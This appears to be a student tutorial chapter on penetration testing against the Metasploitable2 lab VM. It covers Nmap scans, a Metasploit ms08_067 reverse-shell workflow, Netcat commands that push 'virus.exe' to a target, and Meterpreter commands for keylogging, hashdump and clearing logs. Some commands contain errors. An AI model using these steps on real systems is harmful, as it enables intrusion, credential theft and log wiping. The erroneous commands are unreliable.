nmap -sT -p- -Pn 192.168.236.201

This scan is ideal for beginners and provides a stable foundation for identifying open ports and active services.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT -p- -Pn 192.168.236.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 08:13 EDT
Nmap scan report for 192.168.236.201
Host is up (0.023s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
35729/tcp open  unknown
35947/tcp open  unknown
57480/tcp open  unknown
57552/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds

┌──(root㉿kali)-[/home/kali]
└─# 
```

Fig3.2

Oftentimes, we need to run our scans against an entire subnet, or range of IP addresses. When this is the case, we can instruct Nmap to scan a continuous range of IPs by simply appending the last octet (or octets) of the ending IP address onto the scan like so:

nmap –sT -p- -Pn 192.236.1-254

Using Nmap to Perform Null Scans

Null scans and Xmas tree scans use TCP packets that violate standard communication rules to detect open ports without initiating a full connection.

- Null scans send packets with no flags, while Xmas tree scans send packets with unusual flag combinations.
- Open ports do not respond, while closed ports reply with an RST packet.

- These scans are effective only on systems that strictly follow TCP RFC standards.
- They can bypass basic firewalls that block SYN packets, since they don't attempt a full TCP handshake.
- This makes them useful for discovering open ports on systems protected by simple filters.

Example: If a firewall blocks SYN packets, a TCP Connect scan may fail. But null and Xmas scans—like `nmap -sN -p- -Pn 192.168.18.132`—can still reveal open ports by slipping past the filter.

The Nmap Scripting Engine:

Nmap is a powerful and well-supported tool, but its capabilities are greatly expanded by the **Nmap Scripting Engine (NSE)**. NSE enables Nmap to perform advanced tasks beyond port scanning, including:


- Vulnerability scanning
- Network discovery
- Backdoor detection
- Exploitation (in some cases)

NSE scripts are organized into categories like auth, brute, discovery, exploit, malware, safe, vuln, and more. Users can run individual scripts or entire categories, but should always review documentation before use.

Usage examples:

- Run a specific script: `nmap --script banner 192.168.236.201`
- Run a full category: `nmap --script vuln 192.168.18.132`

The banner script helps identify unknown services, while the vuln category scans for known vulnerabilities—making NSE a vital tool for penetration testers.



```
└─# nmap --script vuln 192.168.236.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 08:25 EDT
Nmap scan report for 192.168.236.201
Host is up (0.0051s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      https://www.securityfocus.com/bid/48539
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_RC4_128_MD5
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2015-4000  BID:74733
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 512
```

Fig3.3

Nessus

Nessus, developed by Tenable, is a widely used vulnerability scanner that helps organizations identify and assess security flaws across systems, applications, cloud services, and network devices. It compares system configurations and software against a database of known vulnerabilities and provides severity ratings, impact analysis, and remediation guidance.

Key Features:

- **Automated Scanning**: Performs point-in-time assessments to detect flaws before attackers exploit them.
- **Vulnerability Detection**: Identifies missing patches, malware, misconfigurations, default passwords, and denial-of-service risks.
- **Plugin Architecture**: Uses a dynamic plugin database for fast, customizable scans tailored to specific environments.
- **Predictive Prioritization**: Assigns a **Vulnerability Priority Rating (VPR)** from 0 to 10 to help prioritize threats.
- **Live Results**: Enables offline vulnerability validation with every plugin update—no need to rerun scans.
- **Reporting**: Generates configurable reports in formats like HTML, CSV, and XML, with filters by host, client, or vulnerability type.
- **Grouped View**: Clusters similar issues for easier analysis and prioritization.
- **Packet Capture**: Assists in debugging and troubleshooting scan issues.

2.3 EXPLOITATION

Topics:

 Metasploit

 John The Ripper

 Wireshark




Fig4.1

Introduction

Exploitation is the phase in penetration testing where the attacker attempts to gain control over a target system by leveraging known vulnerabilities. Not all exploits result in full system compromise—some, like the Oracle padding exploit, may only allow limited access or data retrieval.

Key concepts:

- **Exploit**: A method to bypass security controls or take advantage of software flaws.
- **Payload**: The code delivered through an exploit that enables actions like installing software, disabling services, adding users, or opening backdoors.
- The ultimate goal is **administrative-level access**, turning the target system into a controllable "puppet."
- Exploitation is often the most exciting phase for newcomers, as it showcases the power of vulnerabilities when weaponized effectively.

Metasploit:

Metasploit, developed by Offensive Security, is a powerful open-source penetration testing framework used by ethical hackers to simulate real-world attacks and identify vulnerabilities in systems, networks, and applications.

Core Capabilities:

- Supports **reconnaissance**, **scanning**, **exploitation**, and **payload delivery**
- Offers a flexible exploitation framework with interchangeable payloads
- Common payloads include adding users, opening backdoors, and installing software

Getting Started:

- Launch via terminal with `msfconsole`
- Update regularly using `msfupdate` to stay current with exploits and payloads
- Exploits are prepackaged code snippets that trigger vulnerabilities
- Payloads are the actions executed after successful exploitation

Matching Exploits to Vulnerabilities:

- Use **Nessus** or `nmap --script vuln` to identify high-risk vulnerabilities

Search Metasploit for matching exploits using:
search ms08-067

- Review **exploit ranks** (Manual → Excellent) to choose reliable and safe options

Exploitation Workflow:

Select exploit:
use exploit/windows/smb/ms08_067_netapi

List payloads:
show payloads

Choose payload:
set payload windows/vncinject/reverse_tcp

Configure options:
set RHOST [target IP]

set LHOST [attacker IP]

Launch attack:
exploit

Metasploit empowers testers to execute complex attacks with ease, but true mastery comes from understanding the underlying mechanics—especially buffer overflows and exploit development. It's a tool for both learning and professional-grade testing.

Steps to run Metasploit against target machine:

1. Start Metasploit by opening a terminal and issue the following command:

a. msf> msfconsole

2. Issue the "search" command to search for exploits that match our vulnerability scanning report:

a. msf> search missing_patch_number (or CVE)

3. Issue the "use" command to select the desired exploit:

a. msf> use exploit_name_and_path_as_shown_in_2a

4. Issue "show payloads" command to show available payloads:

a. msf> show payloads

5. Issue "set" command to select payload:a. msf> set payload path_to_payload_as_shown_in_4a

6. Issue “show options” to view any options needing to be filled out before exploiting the target:


a. msf> show options

7. Issue the “set” command for any options listed in 6a:

a. msf> set option_name desired_option_input

8. Issue “exploit” command to launch exploit against target:

a. msf> “exploit”



```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Use the resource command to run commands from a file

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.9-dev                          ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post      ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                      ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Fig4.2

John The Ripper:

It is hard to imagine discussing a topic like the basics of hacking without discussing passwords and password cracking. No matter what we do or how far we advance, it appears that passwords remain the most popular way to protect data and allow access to systems. With this in mind, let us take a brief detour to cover the basics of password cracking. There are several reasons why a penetration tester would be interested in cracking passwords. First and foremost, this is a great technique for elevating and escalating privileges. Consider the following example: assume that you were able to compromise a target system but after logging in, you discover that you have no rights on that system. No matter what you do, you are unable to read and write in the target’s files and folders and even worse, you are unable to install any new software. This is often the case when you get access to a low-privileged account belonging to the "user" or "guest" group. If the account you accessed has few or no rights, you will be unable to perform many of the required steps to further compromise the system. I have actually been involved with several Red Team exercises where seemingly competent hackers are at a complete loss when presented with an unprivileged account. They throw up their hands and say "Does anyone want unprivileged access to this machine? I don't know what to do with it." In this case, password cracking is certainly a useful way to escalate privileges and often allows us to gain administrative rights on a target machine. Another reason for cracking passwords and escalating privileges is that many of the tools we run as penetration testers require administrative-level access in order to install and execute properly. As a final thought, on occasion, penetration testers may find themselves in a situation where they were able to crack the local administrator password (the local admin account on a machine) and have this password turn out to be the exact same password that the network administrator was using for the domain administrator account.

ALERT!

Password hint #1: *Never, never, never use the same password for your local machine administrator as you do for your domain administrator account.*

If we can access the password hashes on a target machine, the chances are good that with enough time, JtR, a password-cracking tool, can discover the plaintext version of a password. Password hashes are the encrypted and scrambled versions of a plaintext password. These hashes can be accessed remotely or locally. Regardless of how we access the hash file, the steps and tools required to crack the passwords remain the same. In its most basic form, password cracking consists of two parts:

1. Locate and download the target system's password hash file.
2. Use a tool to convert the hashed (encrypted) passwords into a plaintext password. Most systems do not store your password as the plaintext value you enter, but rather they store an encrypted version of the password. This encrypted version is called a hash. For example, assume you pick a password "qwerty" (which is obviously a bad idea). When you log into your PC, you type your password "qwerty" to access the system. However, behind the scenes your computer is actually calculating, creating, passing, and checking an encrypted version of the password you entered. This encrypted version or hash of your password appears to be a random string of characters and numbers. Different systems use different hashing algorithms to create their password hashes. Most systems store their password hashes in a single location. This hash file usually contains the encrypted passwords for several users and system accounts.

Unfortunately, gaining access to the password hashes is only half the battle because simply viewing or even memorizing a password hash (if such a thing were possible) is not enough to determine the plaintext. This is because technically it is not supposed to be possible to work backward from a hash to plaintext. By its definition, a hash, once encrypted, is never meant to be decrypted.


Wireshark:

Another popular technique that can be used to gain access to systems is network sniffing. Network sniffing is a technique used to capture and analyze data as it travels across a network. It's especially effective when protocols transmit sensitive information in **unencrypted (clear-text)** form, making it readable and exploitable.

Key Concepts:

- **Nonpromiscuous Mode**: NIC only processes traffic addressed to it, discarding all others—like a ticket taker at a theater.
- **Promiscuous Mode**: NIC accepts all traffic, allowing sniffing of packets not originally intended for the device.
- **Broadcast Traffic**: Sent to all devices on a network, making it accessible to sniffers.
- **Hub-Based Networks**: Hubs forward all traffic to all ports, increasing sniffing opportunities compared to switches.

To sniff traffic effectively, the NIC must be set to **promiscuous mode**, enabling the capture of broader network data for analysis.



```
*eth0
File  Edit  View  Go  Capture  Analyze  Statistics  Telephony  Wireless  Tools  Help
ud| Stop capturing packets
No.       Time             Source            Destination        Protocol  Length Info
       5 16.713910621   192.168.236.168   239.255.255.250    SSDP         217 M-SEARCH * HT
       7 17.720145714   192.168.236.168   239.255.255.250    SSDP         217 M-SEARCH * HT
       9 18.728571279   192.168.236.168   239.255.255.250    SSDP         217 M-SEARCH * HT
      10 19.731058351   192.168.236.168   239.255.255.250    SSDP         217 M-SEARCH * HT
      11 32.420647781   0.0.0.0           255.255.255.255    DHCP         336 DHCP Request
      15 96.722918774   0.0.0.0           255.255.255.255    DHCP         336 DHCP Request

▸ Frame 5: 217 bytes on wire (1736 bits), 217    0000  01 00 5e 7f ff fa 30 03  c8 3f 13 5b
▸ Ethernet II, Src: CloudNetwork_3f:13:5b (30    0010  00 cb 44 35 00 00 01 11  d7 a1 c0 a8
▸ Internet Protocol Version 4, Src: 192.168.2    0020  ff fa da f1 07 6c 00 b7  16 64 4d 2d
▸ User Datagram Protocol, Src Port: 56049, Ds    0030  43 48 20 2a 20 48 54 54  50 2f 31 2e
▸ Simple Service Discovery Protocol              0040  4f 53 54 3a 20 32 33 39  2e 32 35 35
                                                 0050  2e 32 35 35 2e 32 35 30  30 0d 0a 4d
                                                 0060  22 73 73 64 70 3a 64 69  73 63 6f 76
                                                 0070  0a 4d 58 3a 20 31 0d 0a  53 54 3a 20
                                                 0080  64 69 61 6c 2d 6d 75 6c  74 69 73 63
                                                 0090  2d 6f 72 67 3a 73 65 72  76 69 63 65
                                                 00a0  6c 3a 31 0d 0a 55 53 45  52 2d 41 47
                                                 00b0  20 47 6f 6f 67 6c 65 20  43 68 72 6f

wireshark_eth0ISLIO2.pcapng   Packets: 15 · Displayed: 6 (40.0%) · Dropped: 0 (0.0%)   Profile: Default
```

fig 4.3

2.4 POST EXPLOITATION AND MAINTAINING ACCESS

<u>Topics:</u>

 Netcat

 Meterpreter

Reconniassance
Scanning
Exploitation
Post Exploitaiton & Maintaining Access

Fig5.1

Introduction:

Maintaining access to a compromised system is a sensitive topic in penetration testing and must be clearly communicated to clients, especially when using tools like **backdoors**, which can raise concerns about unauthorized access.

Netcat: The Swiss Army Knife

Netcat is a versatile and lightweight networking tool known for its flexibility. Originally created in 1996 by Hobbit, it supports both **TCP and UDP** traffic and can operate in:

- **Client mode**: Initiates connections to remote services
- **Server mode**: Listens for incoming connections

Common Uses:

- File transfers
- Port scanning
- Chat/messaging
- Lightweight web server
- Backdoor creation (with caution and client consent)

Netcat:

Netcat is an incredibly simple and unbelievably flexible tool that allows communication and network traffic to flow from one machine to another. Although Netcat's flexibility makes it an excellent choice for a backdoor, there are dozens of additional uses for this tool. Netcat can be used to transfer files between machines, conduct port scans, serve as a lightweight communication tool allowing instant messenger/chat functionality, and even work as a simple

web server! We will cover the basics here, but you should spend time practicing and playing with Netcat. You will be amazed at what this tool is capable of. It is nicknamed the "swiss army knife" for a reason. Netcat was originally written and released by Hobbit in 1996 and supports sending and receiving both transmission control protocol (TCP) and user datagram protocol (UDP) traffic. Netcat can function in either a client or server mode. When it is in client mode, the tool can be used to make a network connection to another service (including another instance of Netcat). It is important to remember that Netcat can connect from any port on your local machine to any port on the target machine. While Netcat is running in server mode, it acts as a listener where it waits to accept an incoming connection. Steps to use netcat:

nc –l –p 1337 {for listening on attacker machine}

nc 192.168.236.230 1337 {for connecting to attacker from target side}

To upload a virus to target machine:

nc –l –p 7777 > virus.exe {hosted virus}

nc 192.168.236.230 7777 < virus.exe {To download the hosted virus on target machine}

Meterpreter:

The amount of power and flexibility that a meterpreter shell provides is both staggering and breathtaking. Once again, meterpreter allows us to "hack like the movies" but more importantly meterpreter includes a series of built-in commands, which allow an attacker or penetration tester to quickly and easily move from the "exploitation" phase to the "post exploitation" phase. In order to use the meterpreter shell, you will need to select it as your payload in Metasploit. Once you have successfully exploited your target and have access to a meterpreter shell, you can quickly and easily move into post exploitation. The full list of activities that meterpreter allows is too long to be covered here but a list of basic commands and their description are presented below. In order to better understand the power of this tool, you are encouraged to reexploit one of your victim machines and run through each of the commands presented.

cat file_name Displays the contents of the specified file.

cd, rm, mkdir, rmdir Same command and output as a traditional Linux terminal.

clearev Clears all of the reported events in the application, system, and security logs on the target machine.

download <source_file> Downloads the specified file from the target to the local host **<destination_file>** (attacking machine).

edit Provides VIM editor, allowing you to make changes to documents.

execute –f file_name Runs/executes the specified file on the target.

getsystem Instructs meterpreter to attempt to elevate privileges to the highest level.

hashdump Locates and displays the user names and hashes from the target. These hashes can be copied to a text file and fed into John the Ripper for cracking.

idletime Displays the length of time that the machine has been inactive/idle.

keyscan_dump Displays the currently captured keystrokes from the target's computer. Note: You must run keyscan_start first.

keyscan_start Begins keystroke logging on victim. Note: In order to capture keystrokes you will need to migrate to the explorer.exe process.

keyscan_stop Stops recording user keystrokes.

kill pid_number Stops (kills) the specified process. The process ID can be found by running the "ps" command.

Migrate Moves your meterpreter shell to another running process. Note: This is a very important command to understand!

ps Prints a list of all of the running processes on the target. **reboot/shutdown** Reboots or shutdown the target machine.

screenshot Provides a screenshot from the target machine.

search –f file_name Searches the target machine for the specified file.
sysinfo Provides system information about the target machine including computer name operating system, service pack level, and more.

upload <source_file> Uploads the specified file from your attacking machine to the **<destination_file>** target machine. **In order to execute the command on the victim machine, you simply enter it after the "meterpreter >" prompt.**

CHAPTER 3:
RESULTS AND DISCUSSIONS

3.1 RESULT

Metasploitable2 is a deliberately vulnerable virtual machine (VM) designed for cybersecurity training, testing, and research purposes. It's essentially a Linux-based VM that simulates a variety of common security vulnerabilities found in typical IT environments. Here's a breakdown of its key aspects: **Purpose**: Metasploitable2 is created to serve as a practice environment for security professionals, students, and enthusiasts to hone their skills in identifying, exploiting, and mitigating security vulnerabilities. It's a safe and legal way to learn about penetration testing techniques and understand the tactics used by malicious hackers without causing harm to real systems.

Vulnerabilities: The VM is intentionally configured with outdated, misconfigured, and vulnerable software components. These include operating systems, network services, and applications commonly found in IT environments, such as FTP, SSH, Telnet, Web servers (like Apache and Tomcat), and databases (like MySQL and PostgreSQL). These vulnerabilities range from basic misconfigurations to well-known security exploits.

